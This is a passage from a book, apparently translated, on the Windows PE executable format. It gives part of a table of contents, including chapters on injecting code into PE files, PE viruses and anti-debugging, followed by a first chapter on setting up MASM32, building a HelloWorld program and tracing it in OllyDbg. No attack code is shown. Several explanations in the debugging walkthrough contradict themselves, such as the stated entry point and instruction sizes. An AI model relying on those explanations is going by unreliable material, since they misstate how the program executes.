- 14.2 Adding Registry Startup Items Patch Program Instance / 403
  - 14.2.1 Patch Program Source Code / 403
  - 14.2.2 Patch Program Bytecode / 404
  - 14.2.3 Bytecode of the Target PE / 405
- 14.3 Manually Crafting the Target PE Steps / 408
  - 14.3.1 Basic Ideas / 408
  - 14.3.2 Handling Code Segments / 408
  - 14.3.3 Handling Import Tables / 413
  - 14.3.4 Handling Data Segments / 418
- 14.3.5 PE File Comparison Before and After Modification / 421
  - 14.4 Develop patch tool/422

- 14.4.1 Programming ideas/422
- 14.4.2 Data structure analysis/423
- 14.4.3 Run test/427
- 14.4.4 Adaptability test case analysis/430
- 14.5 Summary/434

## CHAPTER 15 INSERTING A PROGRAM IN THE PE GAP/435

- 15.1 What is the PE gap/435
  - 15.1.1 Constructing the gap-/436
  - 15.1.2 Gap- and parameters/436
- 15.2 Inserting the HelloWorld patch program example/437
  - 15.2.1 Patch program bytecode/437
  - 15.2.2 Target PE structure/439
- 15.3 Develop patch tool/439
  - 15.3.1 Programming ideas/439
  - 15.3.2 Data structure analysis/440
  - 15.3.3 Main code/442
  - 15.3.4 Run test/447
- 15.4 PE patch program example with bound import data/448
  - 15.4.1 Improve the patch program/448
  - 15.4.2 Correct the patch tool/450
  - 15.4.3 Patch for Notepad/456
- 15.5 Summary/457

## CHAPTER 16 INSERTING A PROGRAM IN THE PE NEW SECTION/458

- 16.1 Methods for adding PE sections/458
- 16.2 Patch program example for creating a subdirectory locally/458
  - 16.2.1 Patch program source code/459
  - 16.2.2 Target PE structure/464
- 16.3 Develop patch tool/465
  - 16.3.1 Programming ideas/465
  - 16.3.2 Assign values to variables/466
  - 16.3.3 Construct new file data/466
  - 16.3.4 Modify field parameters/466
  - 16.3.5 Main code/467
  - 16.3.6 Run tests /475
- 16.4 Summary /475

## CHAPTER 17 INSERTING PROGRAMS IN THE LAST SECTION OF PE /476

- 17.1 Network file downloader patch program example /476
  - 17.1.1 API functions used /476
  - 17.1.2 Pre-demonstration code for patching function /482
  - 17.1.3 Source code for the patching program /484
  - 17.1.4 Target PE structure /485
- 17.2 Develop a patching tool /486
  - 17.2.1 Programming ideas /486
  - 17.2.2 Main code /487
  - 17.2.3 Run tests /490
- 17.3 Summary /491

## PART III PE APPLICATION EXAMPLES

### CHAPTER 18 EXE BUNDLER /494

- 18.1 Basic ideas /494
- 18.2 EXE execution scheduling mechanism /495
  - 18.2.1 Related API functions /495
  - 18.2.2 Instance analysis of process synchronization control /499
- 18.3 Bytecode conversion tool hex2db /500
  - 18.3.1 hex2db source code /500
  - 18.3.2 Run tests /507
- 18.4 Execution scheduler \_host.exe /508
  - 18.4.1 Main code /508
  - 18.4.2 Data structure analysis /510
- 18.5 Host program host.exe /511
  - 18.5.1 Host program functions /511
  - 18.5.2 Host program status /511
  - 18.5.3 Traverse the file /512
  - 18.5.4 Release file /514
  - 18.5.5 Host program main function /517
- 18.6 EXE Bundler bind.exe /517
  - 18.6.1 Bind list location/517
  - 18.6.2 Binding steps and main code/518
  - 18.6.3 Test run/523
- 18.7 Summary/524

### CHAPTER 19 SOFTWARE INSTALLATION AUTOMATION/525

- 19.1 Basic idea/525
  - 19.2 Patch program patch.exe/525
  - 19.2.1 Related API functions/526
  - 19.2.2 Execute thread function/526
  - 19.2.3 Simple test/528
- 19.3 Message sender \_Message.exe/529
  - 19.3.1 Window enumeration callback function/529
  - 19.3.2 Call window enumeration function/530
  - 19.3.3 Send message to the specified window/531
  - 19.3.4 Message sender source code/532
  - 19.3.5 Test run/535
- 19.4 Message sender generation factory MessageFactory.exe/535
  - 19.4.1 Message sending function/535
  - 19.4.2 Keyboard virtual code/537
  - 19.4.3 Improved message sender example analysis/540
  - 19.4.4 Message sender generation factory code structure/542
  - 19.4.5 Code and data location/544
  - 19.4.6 Extract code bytecode/545
- 19.5 Software installation automation main program AutoSetup.exe/548
  - 19.5.1 Main code/548
  - 19.5.2 Test run/552
- 19.6 Summary/554

### CHAPTER 20 EXE LOCKER/555

- 20.1 Basic idea/555
- 20.2 Window program without resources nores.asm/556

- 20.2.1 Window creation function CreateWindowEx/556
- 20.2.2 Create user login window controls/558
- 20.2.3 Window program source code/558
- 20.3 Window program without relocation login.asm/562
- 20.4 Patch program patch.asm/570
  - 20.4.1 Get import libraries and functions/570
  - 20.4.2 Modify login.asm according to the patch framework/571
  - 20.4.3 Main code of the patch program/572
- 20.5 Add patch running/573
- 20.6 Summary/575

## CHAPTER 21 EXE ENCRYPTION/576

- 21.1 Basic idea/576
- 21.2 Encryption algorithm/577
  - 21.2.1 Classification of encryption algorithms/577
  - 21.2.2 Custom reversible encryption algorithm example/578
  - 21.2.3 Construct encryption base table/579
  - 21.2.4 Use the base table to test encryption data/581
- 21.3 Develop patch tools/582
  - 21.3.1 Transfer data directory/582
  - 21.3.2 Pass program parameters/585
  - 21.3.3 Encrypt the content of the segment/587
- 21.4 Handle patch program/588
  - 21.4.1 Restore data directory table/588
  - 21.4.2 Decrypt the content of the segment/590
  - 21.4.3 Load target DLL/592
  - 21.4.4 Correct target IAT/594
- 21.5 Summary/595

## CHAPTER 22 PE VIRUS PROMPT/596

- 22.1 Basic idea/596
  - 22.1.1 Selection criteria for volunteers/596
  - 22.1.2 Principles of judging virus infection/597
- 22.2 Manually build a PE virus prompt/597
  - 22.2.1 Programming ideas/597
  - 22.2.2 Analyze the import table of the target file/598
  - 22.2.3 Source code of the patch program/601
  - 22.2.4 Bytecode of the patch program/608
  - 22.2.5 Correct function address/609
  - 22.2.6 Test run/610
- 22.3 patch version of PE virus prompter/611
  - 22.3.1 Write prompt into startup items/611
  - 22.3.2 Detecting location-specific checksums /612
  - 22.3.3 Test Run/615
- 22.4 Summary /617

## CHAPTER 23 CRACKING THE PE VIRUS /618

- 23.1 Virus protection technology /618
  - 23.1.1 Flower command/619
  - 23.1.2 Anti-tracking technology /620

- 23.1.3 Anti-debugging technology /621
- 23.1.4 Self-modification technology /624
- 23.1.5 Registry key protection technology /625
- 23.1.6 Process protection technology /627
- 23.2 PE virus patch analysis/632
  - 23.2.1 Virus characteristics /633
  - 23.2.2 Source code analysis of patches /633
  - 23.2.3 Virus transmission test /648
  - 23.2.4 Comparison of PE structure before and after infection /650
- 23.3 Writing detoxification code /650
  - 23.3.1 Basic Idea /651
  - 23.3.2 Calculate virus code size /651
  - 23.3.3 flag takes the original entrance address /652
  - 23.3.4 Modify other parameters of PE header/652
  - 23.3.5 Main code/653
  - 23.3.6 Running tests /656
- 23.4 Summary /657

Postscript /658

# PART ONE

## PRINCIPLES AND FUNDAMENTALS OF PE

Chapter 1: Windows PE Development Environment

Chapter 2: Writing Three Small Tools

Chapter 3: PE Headers

Chapter 4: Import Table

Chapter 5: Export Table

Chapter 6: Relocation Table

Chapter 7: Resource Table

Chapter 8: Delay Load Import Table

Chapter 9: Thread Local Storage

Chapter 10: Load Configuration

Chapter 11: Dynamic Load Technology

## CHAPTER 1 WINDOWS PE DEVELOPMENT ENVIRONMENT

This chapter will first provide a detailed introduction to the software development environment required for learning Windows PE, as well as the usage of related auxiliary software. Afterward, we will use the development environment we built to write the first MASM32-based assembly program, and through the reading of this program, we will understand the main character of this chapter — the PE file.

Through this chapter, you will understand the complete process from writing and compiling an assembly program to linking and executing it, and grasp the basic steps of assembly language debugging, thus gaining a preliminary understanding of PE files. To better help you learn PE files, Chapter 2 will develop three small practical programs, namely:

- PEInfo.asm (PE file structure viewer)
- PEComp.asm (PE file comparison tool)
- PEDump.asm (PE file hex viewer)

The software environment required for this chapter is as follows:

- Development environment: MASM32 V10.0
- Work environment: Windows XP SP3 operating system
- Source code editor: Notepad (notepad.exe), mainly used for writing assembly source code
- Dynamic debugger: OllyDBG software
- Static disassembler: W32DASM
- Hex editor for viewing file contents: FlexHex

You can install the relevant software from the internet.

Below is a simple assembly program example, detailing the process of writing, compiling, and linking an assembly program into a PE file, and finally debugging the PE file.

---

### 1.1 DEVELOPMENT LANGUAGE MASM32

MASM32 is an assembly development toolset developed by Steve Hutchesson based on different product platforms. Suitable for Win32 assembly language environments, it is mainly used for developing 32-bit assembly language programs on Windows platforms. It is the most popular Win32 assembly development package. Compared to high-level languages such as VC++ and VB, Win32 assembly has its inherent advantages, mainly:

1. It directly controls system bottom-level details, directly accesses the system bottom-level, hence the compiled programs are more flexible and can accomplish many high-level languages' unattainable tasks (such as code relocation and data encryption/decryption).
2. It produces executable PE files with smaller sizes and faster execution speeds.
3. It is used to write high-performance programs due to its unique advantages.
4. It can directly touch the system's bottom level, so it is often used for developing system-related programs such as VC++ and VB high-level languages. For example, developing programs related to computer hardware closely, developing drivers, antivirus software, etc.

The analysis and understanding of the software, software encryption and decryption, software debugging, and Windows PE research environment all require knowledge of Win32 assembly and information security. Therefore, learning Win32 assembly for information security is very necessary. MASM32 is our preferred tool for researching Windows PE.

MASM32 is a free software package that includes an assembly compiler ml.exe, a resource compiler rc.exe, a 32-bit linker link.exe, and a simple integrated development environment (IDE), QEditor.exe. Why is MASM32 packaged from other products? This is because ml.exe and rc.exe in the software package are from Microsoft's MASM software, and link.exe comes from Microsoft's Visual Studio. In addition, the MASM32 software package includes some practical utilities written by enthusiasts, such as importing library files, assisting documentation, and some executable files, such as lib.exe and dumpbin.exe. You can download the latest MASM32 SDK from [WWW.MASM32.COM](http://WWW.MASM32.COM), and you can also communicate with assembly programming enthusiasts around the world to exchange techniques and ideas.

---

### 1.1.1 SETTING UP THE DEVELOPMENT ENVIRONMENT

After downloading the compressed file from the internet, there is only one installation program named install.exe. After downloading and installing the program, we need to set up the Win32 development environment in the system, which mainly involves the following four steps:

1. Run the installation program install.exe to start the installation process.
2. First, choose the installation path. Here, we select the path as D:(backup), then click the "Start" button as shown in Figure 1-1.



FIGURE 1-1: Start of assembly language installation interface3. At this point, all the selections during the process are default settings. Once the installation is complete, the IDE assembly environment QEditor interface will be displayed as shown in Figure 1-2. Figure 1-2 shows the interface after loading the intro.txt document.



FIGURE 1-2: IDE QEditor interface included with assembly languageA

Although MASM32 provides us with an integrated development environment, I personally still prefer development environments provided by the system.

To facilitate the understanding of the internal structure of assembly language programs, including the locations of various libraries, the contents of libraries, and the locations of executables, it is essential to set up the related environment variables.

---

### STEP 2: CREATE YOUR OWN WORKSPACE

It is recommended to install the software on a non-system drive (like D:). This allows you to store your self-written assembly code conveniently. For example, create a new folder named source in D:\masm32. Once all the necessary preparatory work is completed, you can start writing assembly programs. But before that, you need to inform the computer about the dependencies of the programs and the environment where the API functions reside.

---

### STEP 3: SET SYSTEM ENVIRONMENT VARIABLES

1. Right-click on "My Computer," choose "Properties," and then select the "Advanced" tab in the dialog box that appears, as shown in Figure 1-3.
2. Click the "Environment Variables" button in the Advanced tab, and add the following three environment variables in the User Variables section:
  - o include=d:\masm32\include
  - o lib=d:\masm32\lib
  - o path=d:\masm32\bin

After modifying the environment variables, the window should look like Figure 1-4.



**Figure 1-3:** System Properties Advanced Options Interface **Figure 1-4:** Modified Environment Variables Interface

If there are already existing environment variables with the same name in the system (such as the `path` variable), add a semicolon at the end of the existing value, and then append the new value. For example, if the previous value of the `path` variable is:

```
path=.;C:\Program Files\Java\jdk1.6.0_11\bin;%PATH%
```

Modify it to:

```
path=.;C:\Program Files\Java\jdk1.6.0_11\bin;%PATH%;d:\masm32\bin
```

**SPECIAL NOTE:** When adding or modifying environment variables, use English letters and don't forget to add a semicolon at the end.

---

#### STEP 4: TEST IF THE ENVIRONMENT VARIABLE SETUP IS SUCCESSFUL

Click the "Start" menu in the lower left corner, select "Run," enter "cmd," and press Enter to open a black window (commonly referred to as the command prompt window), as shown in Figure 1-5.



**Figure 1-5:** Command Prompt Window

In this window, enter the following commands:

```
C:\Documents and Settings\Administrator>d:  
D:\>cd masm32\sourceD:\masm32\source>ml
```

If the window displays the following message, it indicates that the environment setup is successful:

```
Microsoft (R) Macro Assembler Version 6.14.8444  
Copyright (C) Microsoft Corp 1981-1997. All rights reserved.  
usage: ML [ options ]  
filelist [ /link linkoptions ]  
Run "ML /help" or "ML /?" for more info.
```

Through the above steps, we have completed the installation and setup of the assembly language programming environment.

---

#### 1.1.2 DEVELOPING A SIMPLE PROGRAM Helloworld.asm

In the previous section, we detailed the installation and setup of the assembly language environment. In this section, we will use the previously set up environment to develop a simple assembly language program called HelloWorld.asm. When the program runs, a prompt window will pop up and display "HelloWorld." The specific steps are as follows:

First, open a new file in this book's directory, and input the following content in it, as shown in Code Listing 1-1 (omit line numbers).

**Code Listing 1-1:** The First Assembly Source Program (chapter1\HelloWorld.asm)

```
1 ;-----  
2 ; plaintext1 Example: A simple Win32 console application  
3 ; Author: xia3  
4 ; Date: 2010.6.28  
5 ;-----  
6  
7     .386  
8     .model flat,stdcall  
9     option casemap:none  
10  
11    include windows.inc  
12    include user32.inc  
13    includelib user32.lib  
14    include kernel32.inc  
15    includelib kernel32.lib
```

```

16
17 ; Data segment
18 .data
19 szText db 'HelloWorld',0
20 ; Code segment
21 .code
22 start:
23     invoke MessageBox,NULL,offset szText,NULL,MB_OK
24     invoke ExitProcess,NULL
25 end start

```

After entering the content, click "Save" in the file menu, choose the location as D:\masm32\source\chapter1, and name the file HelloWorld.asm, as shown in Figure 1-6.



**Figure 1-6:** Saving the Source File

**Note:** chapter1 is a subdirectory under D:\masm32\source that you need to create in advance. Do not omit the double quotes around the filename. This is a very simple Graphical User Interface (GUI) program.

**NOTE:** Adhere strictly to professional programming principles, making your code understandable to others, which may help you avoid a lot of unnecessary trouble.

Lines 1 to 6 are comments for the program; lines 7 to 10 define the basic attributes supported by this assembly program; lines 11 to 16 introduce external dynamic link libraries (DLLs) that the program needs for function calls. This method allows the program to call functions from these DLLs during runtime. Lines 17 to 19 define the data segment for this program; lines 20 to 25 are the code segment. The `end start` on line 25 informs the system of the program's entry point. The last few lines call the `MessageBoxA` function from `user32.dll` and the `ExitProcess` function from `kernel32.dll`.

#### Extended Reading:

In the code above, the `MessageBoxA` function is used. However, the assembly code shows `MessageBox`, which might lead to confusion over the Win32 API function being used. The Win32 API has functions ending in either 'A' or 'W', indicating ANSI or Unicode versions, respectively. For instance, `CreateFileA` and `CreateFileW` (and similarly for `ExitProcess`). The 'A' version represents ANSI character sets, while the 'W' version represents

Unicode. Windows generally uses Unicode characters encoded in UCS2 or UTF16-LE. If you check user32.dll, you'll find both MessageBoxA and MessageBoxW. The confusion in the code above is resolved by the MASM32 definition:

```
MessageBoxA PROTO :DWORD, :DWORD, :DWORD, :DWORD  
MessageBox equ <MessageBoxA>
```

The above definitions in the user32.inc file (located in D:\masm32\include) use the 'equ' directive to define MessageBox as MessageBoxA. Therefore, if you see MessageBox in the code, it actually refers to MessageBoxA.

This book will not cover the basics of assembly language grammar. We assume you have basic knowledge of MASM32 programming.

### 1.1.3 RUNNING HELLOWORLD.EXE

Next, you need to compile, link, and run the source program for testing.

First, in the Windows command prompt, execute the following steps:

#### Step 1: ENTER THE WORKING DIRECTORY.

Use the cd command to navigate to the directory where the source file HelloWorld.asm is stored, as shown below:

```
C:\Documents and Settings\Administrator>d:  
D:\>cd masm32\source\chapter1
```

#### STEP 2: COMPILE THE SOURCE FILE

In the current working directory, enter the command ml -c -coff HelloWorld.asm and press Enter.

The -c parameter indicates compilation but not linking. The -coff parameter specifies the compilation to generate a standard COFF format object file.

After compilation, the object file is generated in the same directory as the source file, with the same name but a .obj extension.

ml.exe is the MASM assembler, which is responsible for compiling the assembly source file into the object file. The following lists the parameters it accepts and their explanations:

```
Microsoft (R) Macro Assembler Version 6.14.8444  
Copyright (c) Microsoft Corp 1981-1997. All rights reserved.  
  
ML [ options ] filelist [ /link linkoptions ]  
  
/AT      Assemble for 286 instructions          /nologo    Suppress startup banner  
/Bl[ink] Use linker specified by the l option   /Sa       Assemble all segments  
/C       Preserve comments                      /Sc       Display segments during assembly  
/Cm     Enable C-style comments                /Sf       Generate first pass listing  
/Cp     Preserve type information             /Sn       Suppress symbol table in listing  
/Cu     Force uppercase                        /Sp[limit] Nest macro limit  
/Cx     Preserve symbol case                  /Sx       Display statistics  
/D[name[=text]] Define text macro           /St       Stack size  
/EP     Assemble without #line directives      /Sx       Display statistics  
/Fd[file] Name of source file                 /Ta[file]  Name of assembler output file  
/Fi[file] Name of listing file                /w        Enable warnings  
/Fm[file] Name of map file                   /WX       Treat warnings as errors  
/Fo[file] Name of object file                /x        Ignore INCLUDE environment variable  
/Fr[file] Name of browser file              /zd       Add line number debug info  
/FR[file] Name of extended browser file      /zf       Add function prototype debug info  
/Gc[dll] Generate C declarations            /Zi       Add Codeview debug info
```

```
/H<number> Set max number of open files      /Zm          Add MASM 5.10 compatibility
/I<name> Add include path                   /Zp[n]       Pack structure members
/link <linker options and libraries> Link options and libraries
```

### STEP 3: LINK THE OBJECT FILE AND DYNAMIC LINK LIBRARIES

Linking is the process of combining the object file with the dynamic link libraries (DLLs) that the source file calls, resulting in an executable file.

Enter the following command to link:

```
link -subsystem:windows HelloWorld.obj
```

The `-subsystem` parameter specifies the target subsystem for which the code is being run. If there are no errors, the command above generates the final executable file `HelloWorld.exe` in the same directory as the source file. The parameters for the linker are explained below:

```
Microsoft (R) Incremental Linker Version 6.00.8168
Copyright (c) Microsoft Corp 1992-1998. All rights reserved.

usage: LINK [ options ] [ files ] [@commandfile]

options:

/ALIGN:number      Set section alignment.
/BASE:{address[,filename,key]}   Set base address.
/COMMENT:comment    Place a comment in the executable file.
/DEBUG            Generate debugging information.
/DEBUGTYPE:{CV|COFF}   Specify the format for debugging information (CodeView or COFF).
/DEF:filename      Specify the module-definition file.
/DEFAULTLIB:library   Specify the default library for resolving external references.
/DLL              Create a dynamic-link library (DLL).
/DRIVER:{UPONLY|WDM}   Create a Windows NT kernel-mode driver.
/ENTRY:symbol      Specify the entry point symbol.
/EXETYPE:DYNAMIC    Create an executable suitable for use with multiple operating systems.
/EXPORT:symbol      Export a symbol.
/FIXED[:NO]        Create a fixed image with no relocation.
/FORCE[:{MULTIPLE|UNRESOLVED}]   Force output even with unresolved references or multiple definitions.
/GPSIZE:size        Set the GP relative section size for MIPS architectures.
/HEAP:reserve[,commit]   Set the heap size.
/IMPLIB:filename    Specify the import library file.
/INCLUDE:symbol     Force symbol inclusion.
/INCREMENTAL[:{YES|NO}]  Enable or disable incremental linking.
/LARGEADDRESSAWARE[:NO]  Enable or disable large address awareness.
/LIBPATH:dir         Specify the path for library files.
/MACHINE:{ALPHA|ARM|IX86|MIPS|MIPS16|MIPSFPU|MIPSFPU16|PPC|SH3|SH4}   Specify the target platform.
/MAP[:filename]      Generate a map file.
/MAPINFO:{EXPORTS|FIXUPS|LINES}   Specify the type of information to include in the map file.
/MERGE:from=to        Merge sections from one name to another.
/NODEFAULTLIB[:library]  Ignore default libraries.
/NOENTRY            Create a resource-only DLL.
/NOLOGO             Suppress the logo output.
/OPT:{ICF[,iterations]|NOICF|NOREF|NOWIN98|REF|WIN98}   Control LINK optimizations.
/ORDER:@filename     Place COMDATs in the specified order.
/OUT:filename       Specify the output file name.
/PDB[:filename|NONE]  Specify the PDB (Program Database) file.
/PDBTYPE:{CONSOLIDATE|SEPT|YES|NO}   Specify the type of PDB information.
/PROFILE            Enable profiling.
/RELEASE            Set the checksum in the header.
```

```

/SECTION:name,{DE|R|W|S|D|K|L|P|X}      Set section attributes.
/STACK:reserve[,commit]      Set the stack size.
/STUB:filename      Specify the DOS stub.
/SUBSYSTEM:{NATIVE|WINDOWS|CONSOLE|WINDOWSCE|POSIX|EFI_APPLICATION|EFI_BOOT_SERVICE
_DRIVER|EFI_ROM|EFI_RUNTIME_DRIVER|WINDOWS_BOOT_APPLICATION}      Specify the
subsystem.
/SWAPRUN:{CD|NET}      Specify that the image should be copied and run from swap
space.
/VERBOSE[:LIB]      Enable verbose output.
/VERSION:#[.#]      Set the version number.
/VXD      Create a Windows 95 virtual device driver.
/WARN:level      Set the warning level.
/WINDOWSCE:{CONVERT|EMULATION}      Create a target file for Windows CE.
/WX[:AGGRESSIVE]      Treat warnings as errors.

```

**Note:** The parameters listed above are not exhaustive. For example, the -DelayLoad parameter is not listed here but can be found in the extended command options.

The compilation and linking process is illustrated in Figure 1-7.



```

C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>d:
D:\>cd masm32\source\chapter1

D:\masm32\source\chapter1>ml -c -coff HelloWorld.asm
Microsoft (R) Macro Assembler Version 6.14.8444
Copyright (C) Microsoft Corp 1981-1997. All rights reserved.

Assembling: HelloWorld.asm

D:\masm32\source\chapter1>link -subsystem:windows HelloWorld.obj
Microsoft (R) Incremental Linker Version 5.12.8078
Copyright (C) Microsoft Corp 1992-1998. All rights reserved.

D:\masm32\source\chapter1>HelloWorld
D:\masm32\source\chapter1>

```

FIGURE 1-7 Commands used during the compilation and linking processIn the command prompt, enter



"HelloWorld" to execute the program. The execution result is shown in Figure 1-8.

FIGURE 1-8 Execution result of the "HelloWorld" programThe above steps detail the process of writing, compiling, linking, and executing an assembly language program in a development environment. The next step is to debug the compiled HelloWorld.exe file to locate and fix errors. By debugging, we can understand the execution flow of the program, which is crucial for further study.

## 1.2 DEBUGGING SOFTWARE OLLYDBG

You may not be familiar with OllyDBG (abbreviated as OD), but in the software cracking field, it is as famous as TRW2000 and SoftICE. Proficiency in OD's methods is very helpful for studying EXE files, including breakpoints, tracing, and reverse engineering techniques like anti-debugging and anti-virus. Let's start learning OD step by step.

### 1.2.1 DEBUGGING

HelloWorld.exe Debugging can help us quickly pinpoint errors in the program design. If this program is not designed by us, we can also use debugging to understand the basic logic of the program, which is a necessary skill for reverse engineering. To enable beginners to quickly learn how to debug PE files using OD, the following uses HelloWorld.exe as an example to explain the entire debugging process in detail.

## 1. UNDERSTANDING THE OD INTERFACE

Open OD, select "Open" from the file menu to load the previously generated HelloWorld.exe program. The interface is shown in Figure 1-9. This figure will help everyone become familiar with this famous debugging tool.




Figure 1-9 Interface of OD after loading HelloWorld.exe

Note: OD is an abbreviation for OllyDBG.

The interface is divided into four main areas: the code area, the registers area, the stack area, and the memory area. As shown in the figure, the layout is simple, clear, and the toolbars are very

familiar, so there's no need for a detailed introduction here. After loading `HelloWorld.exe`, the status display indicates:

- Currently analyzing `HelloWorld`.
- One entry point.
- Two referenced functions.
- Two calls to referenced functions.

In this context, the "referenced functions" are the two functions called in the program: `User32.MessageBoxA` and `Kernel32.ExitProcess`.

As shown in Figure 1-9, the working area of OD is divided into four main parts:

1. **Code and Disassembly Area (Top Left)** - This area occupies the entire upper left side of the interface. Here, the program code is displayed in memory addresses, machine code, disassembled assembly code, and relevant comments. OD is powerful in that it can disassemble various types of instructions and convert them into assembly code, providing detailed explanations.

For example, at the memory address `0x0040101E`, the instruction code `FF25 00204000` corresponds to the assembly instruction:

```
assembly JMP DWORD PTR DS:[<&kernel32.ExitProcess>]
```

In this section, the data at this location is a pointer to a memory location. This address points to the `ExitProcess` function in the `kernel32.dll` dynamic link library.

## 2. Register Storage Area (Context Area)

This area represents the context of the entire interface, including 31 registers, such as `eax`, `ebx`, `ecx`, `esi`, `edi`, `esp`, `ebp`, etc. Let's focus on several registers:

- `EBP (BASE POINTER REGISTER)`
- `ESP (STACK POINTER REGISTER)`
- `EIP (INSTRUCTION POINTER REGISTER)`

Besides the contents of the general registers, this area also displays the values of all segment registers and flags, such as the `FS` register, which are rarely used in normal times.

## 3. Code and Data Information Segment Area

This area represents the lower right corner of the entire interface, which contains all the characters on the specified line. We can view the current content of the memory through simple commands.

## 4. Heap Area

This area represents the lower right corner of the entire interface, showing the current allocation status of the heap and the changes during the execution.

---

## 2. TRACING THE EXECUTION OF HELLOWORLD.EXE

Tracing the execution of a program not only helps us determine whether the program is running as designed but also helps us understand the storage and usage of stack, registers, variables, memory, etc., facilitating program optimization and design improvement.

To trace the execution of HelloWorld.exe, we mainly use three debugging methods in OD (OllyDbg), which are:

- F7: STEP INTO
- F8: STEP OVER

These two options represent the highest frequency of use when debugging HelloWorld.exe. "Step into" means executing each instruction one by one. If a call instruction is encountered, the internal instructions of the function are executed. "Step over" means executing the program instructions step by step without entering the function call unless the instruction at the current address is encountered again. This method helps analyze the program flow from the start to the MessageBox part, to the ExitProcess part.

#### FROM SOURCE CODE LINE 23, INVOKE MESSAGEBOX

Press F7 once to start executing the code inside the virtual address 0x00401000, moving the EIP pointer to 0x00401002. Since the value at 0x00401000 is push 0, which is an immediate data operation, the instruction pointer moves forward by 4 bytes, placing the value 0x00000000 in the top space of the stack. This operation's machine code is push 0. Press F7 again, executing the next machine code push 0, then press F7 again, executing the machine code for push HelloWorld.00403000.

#### FURTHER ANALYSIS

HelloWorld.exe's entry point is 0x00403000, pointing to a specific memory location. According to the system configuration, this address corresponds to the actual data content, indicating that this entry is a pointer. By looking at the code segment, we can see that this is a string text, helping us understand that the system is running HelloWorld.exe.

0012FFC4	7C817077	返回到 kernel32.7C817077
0012FFC8	7C930228	ntdll.7C930228
0012FFCC	FFFFFFF	
0012FFD0	7FFDE000	
0012FFD4	80545BFD	
0012FFD8	0012FFC8	
0012FFFC	FEEBC478	
0012FFE0	FFFFFFF	SEH 链尾部
0012FFE4	7C839AD8	SE处理程序
0012FFE8	7C817080	kernel32.7C817080
0012FFEC	00000000	
0012FFF0	00000000	
0012FFF4	00000000	
0012FFF8	00401000	HelloWorld.模块入口点>
0012FFFC	00000000	

0012FFC0	00000000	
0012FFC4	7C817077	返回到 kernel32.7C817077
0012FFC8	7C930228	ntdll.7C930228
0012FFCC	FFFFFFF	
0012FFD0	7FFDE000	
0012FFD4	80545BFD	
0012FFD8	0012FFC8	
0012FFDC	FEEBC478	
0012FFE0	FFFFFFF	SEH 链尾部
0012FFE4	7C839AD8	SE处理程序
0012FFE8	7C817080	kernel32.7C817080
0012FFEC	00000000	
0012FFF0	00000000	
0012FFF4	00000000	
0012FFF8	00401000	HelloWorld.模块入口点>
0012FFFC	00000000	

#### CHANGES IN INSTRUCTION EXECUTION BEFORE AND AFTER (FIGURE 1-10)

Press the F7 key once, execute the assembly instruction: push 0. Press the F7 key again, execute the assembly instruction: push 0. Press the F7 key again, execute the assembly instruction: call <JMP.&user32.MessageBoxA>. This instruction is a call to a subroutine. When it reaches line 23 in the source code (as seen in code segment 1-1), the result is as follows:

```
invoke MessageBox, NULL, offset szText, NULL, MB_OK
```

In the assembly code, the order in which arguments are pushed onto the stack for the `call` matches the reverse order of their declaration in the function signature. The four push operations correspond to the following argument values:

```
push 0      <<---      --->  MB_OK  
push 0      <<---      --->  NULL  
push HelloWorld.00403000  <<---      --->  offset szText  
push 0      <<---      --->  NULL
```

The `call` instruction executes and completes after the function call is finished, returning to the next instruction to continue execution. The next crucial instruction encountered is a call to `ExitProcess`, whose assembly instruction is `push 0`.

To verify that the program's execution matches our expectations, after executing the first `call` instruction, we use the F8 key to not step into the subroutine but to continue executing step by step. As expected, after the program finishes displaying the message box (shown on the screen with an "OK" button), the `eip` points to the next `push 0` instruction, i.e.,:

```
00401010  |. 6A 00      PUSH 0
```

